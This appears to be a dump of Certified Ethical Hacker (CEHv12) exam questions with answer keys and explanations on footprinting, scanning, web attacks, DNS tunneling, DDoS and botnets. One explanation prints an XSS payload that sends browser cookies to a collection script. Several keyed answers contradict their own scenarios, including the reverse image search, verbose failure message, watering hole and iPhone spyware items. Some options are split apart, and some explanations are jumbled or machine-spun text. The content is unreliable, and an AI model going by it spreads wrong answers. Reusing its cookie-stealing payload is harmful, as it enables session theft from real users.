

EC-Council

Exam Questions 312-50v12

Certified Ethical Hacker Exam (CEHv12)



NEW QUESTION 1

- (Exam Topic 3)

Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes. Which of the following footprinting techniques did Rachel use to finish her task?

- A. Reverse image search
- B. Meta search engines
- C. Advanced image search
- D. Google advanced search

Answer: C

NEW QUESTION 2

- (Exam Topic 3)

You want to do an ICMP scan on a remote computer using hping2. What is the proper syntax?

- A. hping2 host.domain.com
- B. hping2 --set-ICMP host.domain.com
- C. hping2 -i host.domain.com
- D. hping2 -1 host.domain.com

Answer: D

Explanation:

<http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf>

Most ping programs use ICMP echo requests and wait for echo replies to come back to test connectivity. Hping2 allows us to do the same testing using any IP packet, including ICMP, UDP, and TCP. This can be helpful since nowadays most firewalls or routers block ICMP. Hping2, by default, will use TCP, but, if you still want to send an ICMP scan, you can. We send ICMP scans using the -1 (one) mode. Basically the syntax will be hping2 -1 IPADDRESS

```
> [root@localhost hping2-rc3]# hping2 -1 192.168.0.100
> HPING 192.168.0.100 (eth0 192.168.0.100): icmp mode set, 28 headers + 0 data bytes
> len=46 ip=192.168.0.100 ttl=128 id=27118 icmp_seq=0 rtt=14.9 ms
> len=46 ip=192.168.0.100 ttl=128 id=27119 icmp_seq=1 rtt=0.5 ms
> len=46 ip=192.168.0.100 ttl=128 id=27120 icmp_seq=2 rtt=0.5 ms
> len=46 ip=192.168.0.100 ttl=128 id=27121 icmp_seq=3 rtt=1.5 ms
> len=46 ip=192.168.0.100 ttl=128 id=27122 icmp_seq=4 rtt=0.9 ms
> — 192.168.0.100 hping statistic —
> 5 packets transmitted, 5 packets received, 0% packet loss
> round-trip min/avg/max = 0.5/3.7/14.9 ms
> [root@localhost hping2-rc3]#
```

NEW QUESTION 3

- (Exam Topic 3)

Based on the below log, which of the following sentences are true?

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

- A. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server.
- B. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the client.
- C. SSH communications are encrypted; it's impossible to know who is the client or the server.
- D. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server.

Answer: D

Explanation:

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

Let's just disassemble this entry.

Mar 1, 2016, 7:33:28 AM - time of the request 10.240.250.23 - 54373 - client's IP and port 10.249.253.15 - server IP - 22 - SSH port

NEW QUESTION 4

- (Exam Topic 3)

Which among the following is the best example of the third step (delivery) in the cyber kill chain?

- A. An intruder sends a malicious attachment via email to a target.
- B. An intruder creates malware to be used as a malicious attachment to an email.
- C. An intruder's malware is triggered when a target opens a malicious email attachment.
- D. An intruder's malware is installed on a target's machine.

Answer: A

NEW QUESTION 5

- (Exam Topic 3)

Shiela is an information security analyst working at HiTech Security Solutions. She is performing service version discovery using Nmap to obtain information about

the running services and their versions on a target system.

Which of the following Nmap options must she use to perform service version discovery on the target host?

- A. -SN
- B. -SX
- C. -sV
- D. -SF

Answer: C

NEW QUESTION 6

- (Exam Topic 3)

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.

Which file do you have to clean to clear the password?

- A. .X session-log
- B. .bashrc
- C. .profile
- D. .bash_history

Answer: D

Explanation:

File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed. BASH_HISTORY files are hidden files with no filename prefix. They always use the filename .bash_history. NOTE: Bash is the shell program employed by Apple Terminal. Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it. The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. We attempt for 100% accuracy and only publish information about file formats that we've tested and validated.

NEW QUESTION 7

- (Exam Topic 3)

Dorian is sending a digitally signed email to Polly, with which key is Dorian signing this message and how is Polly validating it?

- A. Dorian is signing the message with his public key
- B. and Polly will verify that the message came from Dorian by using Dorian's private key.
- C. Dorian is signing the message with Polly's public key
- D. and Polly will verify that the message came from Dorian by using Dorian's public key.
- E. Dorian is signing the message with his private key
- F. and Polly will verify that the message came from Dorian by using Dorian's public key.
- G. Dorian is signing the message with Polly's private key
- H. and Polly will verify that the message came from Dorian by using Dorian's public key.

Answer: C

Explanation:

<https://blog.mailfence.com/how-do-digital-signatures-work/> https://en.wikipedia.org/wiki/Digital_signature

A digital signature is a mathematical technique used to validate the authenticity and integrity of a message, software, or digital document. It's the digital equivalent of a handwritten signature or stamped seal, but it offers far more inherent security. A digital signature is intended to solve the problem of tampering and impersonation in digital communications.

Digital signatures can provide evidence of origin, identity, and status of electronic documents, transactions, or digital messages. Signers can also use them to acknowledge informed consent.

Digital signatures are based on public-key cryptography, also known as asymmetric cryptography. Two keys are generated using a public key algorithm, such as RSA (Rivest-Shamir-Adleman), mathematically linked pair of keys, one private and one public.

Creating digital signatures work through public-key cryptography's two mutually authenticating cryptographic keys.

The individual who creates the digital signature uses a private key

only way to decrypt that data is with the signer's public key.

to encrypt signature-related data, while the

NEW QUESTION 8

- (Exam Topic 3)

Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections.

Which of the following attack techniques is used by Stella to compromise the web services?

- A. XML injection
- B. WS-Address spoofing
- C. SOAPAction spoofing
- D. Web services parsing attacks

Answer: B

Explanation:

WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections

<https://www.google.com/search?client=firefox-b-d&q=WS-Address+spoofing> CEH V11 Module 14 Page 1896

NEW QUESTION 9

- (Exam Topic 3)

You have been authorized to perform a penetration test against a website. You want to use Google dorks to footprint the site but only want results that show file extensions. What Google dork operator would you use?

- A. filetype
- B. ext
- C. inurl
- D. site

Answer: A

Explanation:

Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The "ext:" operator can also be used—the results are identical.

Example: apple filetype:pdf / apple ext:pdf

NEW QUESTION 10

- (Exam Topic 3)

Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social engineering.

Which of the following design flaws in the authentication mechanism is exploited by Calvin?

- A. Insecure transmission of credentials
- B. Verbose failure messages
- C. User impersonation
- D. Password reset mechanism

Answer: D

NEW QUESTION 10

- (Exam Topic 3)

A company's Web development team has become aware of a certain type of security vulnerability in their Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the software requirements to disallow users from entering HTML as input into their Web application. What kind of Web application vulnerability likely exists in their software?

- A. Cross-site scripting vulnerability
- B. SQL injection vulnerability
- C. Web site defacement vulnerability
- D. Cross-site Request Forgery vulnerability

Answer: A

Explanation:

There is no single, standardized classification of cross-site scripting flaws, but most experts distinguish between at least two primary flavors of XSS flaws: non-persistent and persistent. In this issue, we consider the non-persistent cross-site scripting vulnerability.

The non-persistent (or reflected) cross-site scripting vulnerability is by far the most basic type of web vulnerability. These holes show up when the data provided by a web client, most commonly in HTTP query parameters (e.g. HTML form submission), is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the content.

Because HTML documents have a flat, serial structure that mixes control statements, formatting, and the actual content, any non-validated user-supplied data included in the resulting page without proper HTML encoding, may lead to markup injection. A classic example of a potential vector is a site search engine: if one searches for a string, the search string will typically be redisplayed verbatim on the result page to indicate what was searched for. If this response does not properly escape or reject HTML control characters, a cross-site scripting flaw will ensue.

NEW QUESTION 12

- (Exam Topic 3)

Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine. Joel waits for the victim to access the infected web application so as to compromise the victim's machine. Which of the following techniques is used by Joel in the above scenario?

- A. DNS rebinding attack
- B. Clickjacking attack
- C. MarioNet attack
- D. Watering hole attack

Answer: B

Explanation:

<https://en.wikipedia.org/wiki/Clickjacking>

Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.

Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.

NEW QUESTION 14

- (Exam Topic 3)

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication

with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?

- A. DNS cache snooping
- B. DNSSEC zone walking
- C. DNS tunneling method
- D. DNS enumeration

Answer: C

Explanation:

DNS tunneling may be a method used to send data over the DNS protocol, a protocol which has never been intended for data transfer. Due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks. Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi. On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voilà, we've internet access. This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow. Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it. To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there. There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it). As a pentester all this is often great, as a network admin not such a lot.

How does it work: For those that ignoramus about DNS protocol but still made it here, I feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web, it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names. For those that know what DNS is I might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is:

- A Record: Maps a website name to an IP address. example.com ? 12.34.52.67
- NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers. example.com ? server1.example.com, server2.example.com

Who is involved in DNS tunneling?

- Client. Will launch DNS requests with data in them to a website.
- One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own.
- Server. This is often the defined nameserver which can ultimately receive the DNS requests.

The 6 Steps in DNS tunneling (simplified):

1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. For instance: mypieceofdata.server1.example.com
2. The DNS request goes bent a DNS server.
3. The DNS server finds out the A register of your domain with the IP address of your server.
4. The request for mypieceofdata.server1.example.com is forwarded to the server.
5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request.
6. The server replies back over DNS and woop woop, we've got signal.

Bypassing Firewalls through the DNS Tunneling Method DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server. Tools such as NSTX (<https://sourceforge.net>), Heyoka (<http://heyoka.sourceforge.net>), and Iodine (<https://code.kryo.se>) use this technique of tunneling traffic across DNS port 53. CEH v11 Module 12 Page 994

NEW QUESTION 17

- (Exam Topic 3)

Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the information, he successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?

- A. Dark web footprinting
- B. VoIP footprinting
- C. VPN footprinting
- D. website footprinting

Answer: A

Explanation:

The deep web is the layer of the online cyberspace that consists of web pages and content that are hidden and unindexed.

NEW QUESTION 21

- (Exam Topic 3)

Tony wants to integrate a 128-bit symmetric block cipher with key sizes of 128, 192, or 256 bits into a software program, which involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit. Which of the following algorithms includes all the above features and can be integrated by Tony into the software program?

- A. TEA
- B. CAST-128
- C. RC5
- D. serpent

Answer: D

NEW QUESTION 24

- (Exam Topic 3)

When configuring wireless on his home router, Javik disables SSID broadcast. He leaves authentication "open" but sets the SSID to a 32-character string of random letters and numbers.

What is an accurate assessment of this scenario from a security perspective?

- A. Since the SSID is required in order to connect, the 32-character string is sufficient to prevent brute-force attacks.
- B. Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a valid setup leveraging "security through obscurity".
- C. It is still possible for a hacker to connect to the network after sniffing the SSID from a successful wireless association.
- D. Javik's router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the hardware address of the access point.

Answer: C

NEW QUESTION 27

- (Exam Topic 3)

A DDOS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.

Which attack is being described here?

- A. Desynchronization
- B. Slowloris attack
- C. Session splicing
- D. Phlashing

Answer: B

Explanation:

Developed by Robert "RSnake" Hansen, Slowloris is DDoS attack software that permits one computer to require down an internet server. Due the straightforward yet elegant nature of this attack, it requires minimal bandwidth to implement and affects the target server's web server only, with almost no side effects on other services and ports. Slowloris has proven highly-effective against many popular sorts of web server software, including Apache 1.x and 2.x. Over the years, Slowloris has been credited with variety of high-profile server takedowns. Notably, it had been used extensively by Iranian 'hackivists' following the 2009 Iranian presidential election to attack Iranian government internet sites. Slowloris works by opening multiple connections to the targeted web server and keeping them open as long as possible. It does this by continuously sending partial HTTP requests, none of which are ever completed. The attacked servers open more and connections open, expecting each of the attack requests to be completed. Periodically, the Slowloris sends subsequent HTTP headers for every request, but never actually completes the request. Ultimately, the targeted server's maximum concurrent connection pool is filled, and extra (legitimate) connection attempts are denied. By sending partial, as against malformed, packets, Slowloris can easily elapse traditional Intrusion Detection systems. Named after a kind of slow-moving Asian primate, Slowloris really does win the race by moving slowly and steadily. A Slowloris attack must await sockets to be released by legitimate requests before consuming them one by one. For a high-volume internet site, this will take a while. The method are often further slowed if legitimate sessions are reinitiated. But within the end, if the attack is unmitigated, Slowloris—like the tortoise—wins the race. If undetected or unmitigated, Slowloris attacks also can last for long periods of your time. When attacked sockets outing, Slowloris simply reinitiates the connections, continuing to reach the online server until mitigated. Designed for stealth also as efficacy, Slowloris are often modified to send different host headers within the event that a virtual host is targeted, and logs are stored separately for every virtual host. More importantly, within the course of an attack, Slowloris are often set to suppress log file creation. This suggests the attack can catch unmonitored servers off-guard, with none red flags appearing in log file entries. Methods of mitigation Imperva's security services are enabled by reverse proxy technology, used for inspection of all incoming requests on their thanks to the clients' servers. Imperva's secured proxy won't forward any partial connection requests—rendering all Slowloris DDoS attack attempts completely and utterly useless.

NEW QUESTION 29

- (Exam Topic 3)

John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization. Which of the following attack techniques is used by John?

- A. Advanced persistent theft
- B. threat Diversion theft
- C. Spear-phishing sites
- D. insider threat

Answer: A

Explanation:

An advanced persistent threat (APT) may be a broad term wont to describe AN attack campaign within which an intruder, or team of intruders, establishes a bootleg, long presence on a network so as to mine sensitive knowledge. The targets of those assaults, that square measure terribly fastidiously chosen and researched, usually embrace massive enterprises or governmental networks. The implications of such intrusions square measure huge, and include:

- Intellectual property thieving (e.g., trade secrets or patents)
- Compromised sensitive info (e.g., worker and user personal data)
- The sabotaging of essential structure infrastructures (e.g., information deletion)
- Total website takeovers

Executing an APT assault needs additional resources than a regular internet application attack. The perpetrators square measure typically groups of intimate cybercriminals having substantial resource. Some APT attacks square measure government-funded and used as cyber warfare weapons.

APT attacks dissent from ancient internet application threats, in that:

- They're considerably additional advanced.
- They're not hit and run attacks—once a network is infiltrated, the culprit remains so as to realize the maximum amount info as potential.
- They're manually dead (not automated) against a selected mark and indiscriminately launched against an outsized pool of targets.
- They typically aim to infiltrate a complete network, as opposition one specific half.

More common attacks, like remote file inclusion (RFI), SQL injection and cross-site scripting (XSS), square measure oftentimes employed by perpetrators to ascertain a footing in a very targeted network. Next, Trojans and backdoor shells square measure typically wont to expand that foothold and make a persistent presence inside the targeted perimeter.

NEW QUESTION 30

- (Exam Topic 3)

You start performing a penetration test against a specific website and have decided to start from grabbing all the links from the main page.

What Is the best Linux pipe to achieve your milestone?

- A. `dirb https://site.com | grep "site"`
- B. `curl -s https://sile.com | grep "< a href-\`http" | grep "Site-com- | cut -d "V" -f 2`
- C. `wget https://stte.com | grep "< a href=\`*http" | grep "site.com"`
- D. `wgethttps://site.com | cut-d"http`

Answer: C

NEW QUESTION 34

- (Exam Topic 3)

Roma is a member of a security team. She was tasked with protecting the internal network of an organization from imminent threats. To accomplish this task, Roma fed threat intelligence into the security devices in a digital format to block and identify inbound and outbound malicious traffic entering the organization's network.

Which type of threat intelligence is used by Roma to secure the internal network?

- A. Technical threat intelligence
- B. Operational threat intelligence
- C. Tactical threat intelligence
- D. Strategic threat intelligence

Answer: A

NEW QUESTION 36

- (Exam Topic 3)

Which of these is capable of searching for and locating rogue access points?

- A. HIDS
- B. WISS
- C. WIPS
- D. NIDS

Answer: C

Explanation:

A Wireless Intrusion Prevention System (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).

NEW QUESTION 40

- (Exam Topic 3)

To create a botnet, the attacker can use several techniques to scan vulnerable machines. The attacker first collects information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.

Which technique is discussed here?

- A. Hit-list-scanning technique
- B. Topological scanning technique
- C. Subnet scanning technique
- D. Permutation scanning technique

Answer: A

Explanation:

One of the biggest problems a worm faces in achieving a very fast rate of infection is "getting off the ground." although a worm spreads exponentially throughout the early stages of infection, the time needed to infect say the first 10,000 hosts dominates the infection time.

There is a straightforward way for an active worm to solve this obstacle, that we term hit-list scanning. Before the worm is free, the worm author collects a listing of say ten,000 to 50,000 potentially vulnerable machines, ideally ones with sensible network connections. The worm, when released onto an initial machine on this hit-list, begins scanning down the list. once it infects a machine, it divides the hit-list in half, communicating half to the recipient worm, keeping the other half.

This fast division ensures that even if only 10-20% of the machines on the hit-list are actually vulnerable, an active worm can quickly bear the hit-list and establish itself on all vulnerable machines in only some seconds. though the hit-list could begin at 200 kilobytes, it quickly shrinks to nothing during the partitioning. This provides a great benefit in constructing a quick worm by speeding the initial infection.

The hit-list needn't be perfect: a simple list of machines running a selected server sort could serve, though larger accuracy can improve the unfold. The hit-list itself is generated victimization one or many of the following techniques, ready well before, typically with very little concern of detection.

➤ Stealthy scans. Portscans are so common and then wide ignored that even a quick scan of the whole net would be unlikely to attract law enforcement attention or over gentle comment within the incident response community. However, for attackers wish to be particularly careful, a randomised sneaky scan taking many months would be not possible to attract much attention, as most intrusion detection systems are not currently capable of detecting such low-profile scans. Some portion of the scan would be out of date by the time it had been used, however abundant of it'd not.

➤ Distributed scanning. an assailant might scan the web using a few dozen to some thousand already-compromised "zombies," the same as what DDOS attackers assemble in a very fairly routine fashion. Such distributed scanning has already been seen within the wild—Lawrence Berkeley National Laboratory received ten throughout the past year.

➤ DNS searches. Assemble a list of domains (for example, by using wide offered spam mail lists, or trolling the address registries). The DNS will then be searched for the science addresses of mail-servers (via mx records) or net servers (by looking for www.domain.com).

➤ Spiders. For net server worms (like Code Red), use Web-crawling techniques the same as search engines so as to produce a list of most Internet-connected web sites. this would be unlikely to draw in serious attention.

➤ Public surveys. for many potential targets there may be surveys available listing them, like the Netcraft survey.

➤ Just listen. Some applications, like peer-to-peer networks, wind up advertising many of their servers.

Similarly, many previous worms effectively broadcast that the infected machine is vulnerable to further attack. easy, because of its widespread scanning, during the Code Red I infection it was easy to select up the addresses of upwards of 300,000 vulnerable IIS servers—because each came knock on everyone's door!

NEW QUESTION 44

- (Exam Topic 3)

How can rainbow tables be defeated?

- A. Use of non-dictionary words

- B. All uppercase character passwords
- C. Password salting
- D. Lockout accounts under brute force password cracking attempts

Answer: C

Explanation:

[https://en.wikipedia.org/wiki/Salt_\(cryptography\)](https://en.wikipedia.org/wiki/Salt_(cryptography))

A salt is random data that is used as an additional input to a one-way function that hashes data, a password, or passphrase. Salts are used to safeguard passwords in storage. Historically a password was stored in plaintext on a system, but over time additional safeguards were developed to protect a user's password against being read from the system. A salt is one of those methods.

A new salt is randomly generated for each password. In a typical setting, the salt and the password (or its version after key stretching) are concatenated and processed with a cryptographic hash function, and the output hash value (but not the original password) is stored with the salt in a database. Hashing allows for later authentication without keeping and therefore risking exposure of the plaintext password in the event that the authentication data store is compromised. Salts defend against a pre-computed hash attack, e.g. rainbow tables. Since salts do not have to be memorized by humans they can make the size of the hash table required for a successful attack prohibitively large without placing a burden on the users. Since salts are different in each case, they also protect commonly used passwords, or those users who use the same password on several sites, by making all salted hash instances for the same password different from each other.

NEW QUESTION 46

- (Exam Topic 3)

The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network the servers are in the addresses 192.168.1.122, 192.168.1.123 and 192.168.1.124. An attacker is trying to find those servers but he cannot see them in his scanning. The command he is using is: nmap 192.168.1.64/28.

Why he cannot see the servers?

- A. He needs to add the command ""ip address"" just before the IP address
- B. He needs to change the address to 192.168.1.0 with the same mask
- C. He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range
- D. The network must be down and the nmap command and IP address are ok

Answer: C

Explanation:

<https://en.wikipedia.org/wiki/Subnetwork>

This is a fairly simple question. You must to understand what a subnet mask is and how it works.

A subnetwork or subnet is a logical subdivision of an IP network. The practice of dividing a network into two or more networks is called subnetting.

Computers that belong to the same subnet are addressed with an identical most-significant bit-group in their IP addresses. This results in the logical division of an IP address into two fields: the network number or routing prefix and the rest field or host identifier. The rest field is an identifier for a specific host or network interface.

The routing prefix may be expressed in Classless Inter-Domain Routing (CIDR) notation written as the first address of a network, followed by a slash character (/), and ending with the bit-length of the prefix. For example, 198.51.100.0/24 is the prefix of the Internet Protocol version 4 network starting at the given address, having 24 bits allocated for the network prefix, and the remaining 8 bits reserved for host addressing. Addresses in the range 198.51.100.0 to 198.51.100.255 belong to this network. The IPv6 address specification 2001:db8::/32 is a large address block with 296 addresses, having a 32-bit routing prefix.

For IPv4, a network may also be characterized by its subnet mask or netmask, which is the bitmask that when applied by a bitwise AND operation to any IP address in the network, yields the routing prefix. Subnet masks are also expressed in dot-decimal notation like an address. For example, 255.255.255.0 is the subnet mask for the prefix 198.51.100.0/24.

Table Description automatically generated

IPv4 CIDR				
CIDR	The last IP address on the subnet	Subnet mask	Number of addresses in a subnet	Number of hosts in the subnet
a.b.c.d/32	0.0.0.0	255.255.255.255	1	0
a.b.c.d/31	0.0.0.1	255.255.255.254	2	0
a.b.c.d/30	0.0.0.3	255.255.255.252	4	2
a.b.c.d/29	0.0.0.7	255.255.255.248	8	6
a.b.c.d/28	0.0.0.15	255.255.255.240	16	14
a.b.c.d/27	0.0.0.31	255.255.255.224	32	30
a.b.c.d/26	0.0.0.63	255.255.255.192	64	62
a.b.c.d/25	0.0.0.127	255.255.255.128	128	126
a.b.c.0/24	0.0.0.255	255.255.255.000	256	254
a.b.c.0/23	0.0.1.255	255.255.254.000	512	510
a.b.c.0/22	0.0.3.255	255.255.252.000	1024	1022
a.b.c.0/21	0.0.7.255	255.255.248.000	2048	2046
a.b.c.0/20	0.0.15.255	255.255.240.000	4096	4094
a.b.c.0/19	0.0.31.255	255.255.224.000	8192	8190
a.b.c.0/18	0.0.63.255	255.255.192.000	16384	16382
a.b.c.0/17	0.0.127.255	255.255.128.000	32768	32766
a.b.0.0/16	0.0.255.255	255.255.000.000	65536	65534
a.b.0.0/15	0.1.255.255	255.254.000.000	131072	131070
a.b.0.0/14	0.3.255.255	255.252.000.000	262144	262142
a.b.0.0/13	0.7.255.255	255.248.000.000	524288	524286
a.b.0.0/12	0.15.255.255	255.240.000.000	1048576	1048574
a.b.0.0/11	0.31.255.255	255.224.000.000	2097152	2097150
a.b.0.0/10	0.63.255.255	255.192.000.000	4194304	4194302
a.b.0.0/9	0.127.255.255	255.128.000.000	8388608	8388606
a.0.0.0/8	0.255.255.255	255.000.000.000	16777216	16777214
a.0.0.0/7	1.255.255.255	254.000.000.000	33554432	33554430
a.0.0.0/6	3.255.255.255	252.000.000.000	67108864	67108862
a.0.0.0/5	7.255.255.255	248.000.000.000	134217728	134217726
a.0.0.0/4	15.255.255.255	240.000.000.000	268435456	268435454
a.0.0.0/3	31.255.255.255	224.000.000.000	536870912	536870910
a.0.0.0/2	63.255.255.255	192.000.000.000	1073741824	1073741822
a.0.0.0/1	127.255.255.255	128.000.000.000	2147483648	2147483646
0.0.0.0/0	255.255.255.255	000.000.000.000	4294967296	4294967294

NEW QUESTION 48

- (Exam Topic 3)

Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user's activities. He can take complete control of the target mobile device by jailbreaking the device remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages. What is the type of spyware that Jake used to infect the target device?

- A. DroidSheep
- B. Androrat
- C. Zscaler
- D. Trident

Answer: B

NEW QUESTION 51

- (Exam Topic 3)

Judy created a forum, one day she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:

```
<script>
document.write);
</script>
```

What issue occurred for the users who clicked on the image?

- A. The code inject a new cookie to the browser.
- B. The code redirects the user to another site.
- C. The code is a virus that is attempting to gather the users username and password.
- D. This php file silently executes the code and grabs the users session cookie and session ID.

Answer: D

Explanation:

document.write(<img.src=https://localhost/submitcookie.php cookie += escape(document.cookie) +>); (Cookie and session ID theft)
<https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/>

As seen in the indicated question, cookies are escaped and sent to script to variable 'cookie'. If the malicious user would inject this script into the website's code, then it will be executed in the user's browser and cookies will be sent to the malicious user.

NEW QUESTION 53

- (Exam Topic 3)

Mirai malware targets IoT devices. After infiltration, it uses them to propagate and create botnets that then used to launch which types of attack?

- A. MITM attack
- B. Birthday attack
- C. DDoS attack
- D. Password attack

Answer: C

NEW QUESTION 57

- (Exam Topic 3)

You want to analyze packets on your wireless network. Which program would you use?

- A. Wireshark with Airpcap
- B. Airtsnort with Airpcap
- C. Wireshark with Winpcap
- D. Ethereal with Winpcap

Answer: A

Explanation:

<https://support.riverbed.com/content/support/software/steelcentral-npm/airpcap.html>

Since this question refers specifically to analyzing a wireless network, it is obvious that we need an option with AirPcap (Riverbed AirPcap USB-based adapters capture 802.11 wireless traffic for analysis). Since it works with two traffic analyzers SteelCentral Packet Analyzer (Cascade Pilot) or Wireshark, the correct option would be "Wireshark with Airpcap."

NOTE: AirPcap adapters no longer available for sale effective January 1, 2018, but a question on this topic may occur on your exam.

NEW QUESTION 58

- (Exam Topic 3)

Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?

- A. Error-based injection
- B. Boolean-based blind SQL injection
- C. Blind SQL injection
- D. Union SQL injection

Answer: D

NEW QUESTION 62

- (Exam Topic 3)

Upon establishing his new startup, Tom hired a cloud service provider (CSP) but was dissatisfied with their service and wanted to move to another CSP. What part of the contract might prevent him from doing so?

- A. Virtualization
- B. Lock-in
- C. Lock-down
- D. Lock-up

Answer: B

NEW QUESTION 66

- (Exam Topic 3)

Which wireless security protocol replaces the personal pre-shared key (PSK) authentication with Simultaneous Authentication of Equals (SAE) and is therefore resistant to offline dictionary attacks?

- A. WPA3-Personal
- B. WPA2-Enterprise
- C. Bluetooth
- D. ZigBee

Answer: A

NEW QUESTION 68

- (Exam Topic 3)

Jacob works as a system administrator in an organization. He wants to extract the source code of a mobile application and disassemble the application to analyze its design flaws. Using this technique, he wants to fix any bugs in the application, discover underlying vulnerabilities, and improve defense strategies against attacks.

What is the technique used by Jacob in the above scenario to improve the security of the mobile application?

- A. Reverse engineering
- B. App sandboxing
- C. Jailbreaking
- D. Social engineering

Answer: A

NEW QUESTION 71

- (Exam Topic 3)

Richard, an attacker, targets an MNC. In this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

- A. VoIP footprinting
- B. VPN footprinting
- C. Whois footprinting
- D. Email footprinting

Answer: C

Explanation:

WHOIS (pronounced because the phrase who is) may be a query and response protocol and whois footprinting may be a method for glance information about ownership of a website name as following:• name details• Contact details contain phone no. and email address of the owner• Registration date for the name• Expire date for the name• name servers

NEW QUESTION 75

- (Exam Topic 3)

Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request. Which of the following techniques is employed by Dayn to detect honeypots?

- A. Detecting honeypots running on VMware
- B. Detecting the presence of Honeyd honeypots
- C. Detecting the presence of Snort_inline honeypots
- D. Detecting the presence of Sebek-based honeypots

Answer: C

NEW QUESTION 76

- (Exam Topic 3)

What information security law or standard aims at protecting stakeholders and the general public from accounting errors and fraudulent activities within organizations?

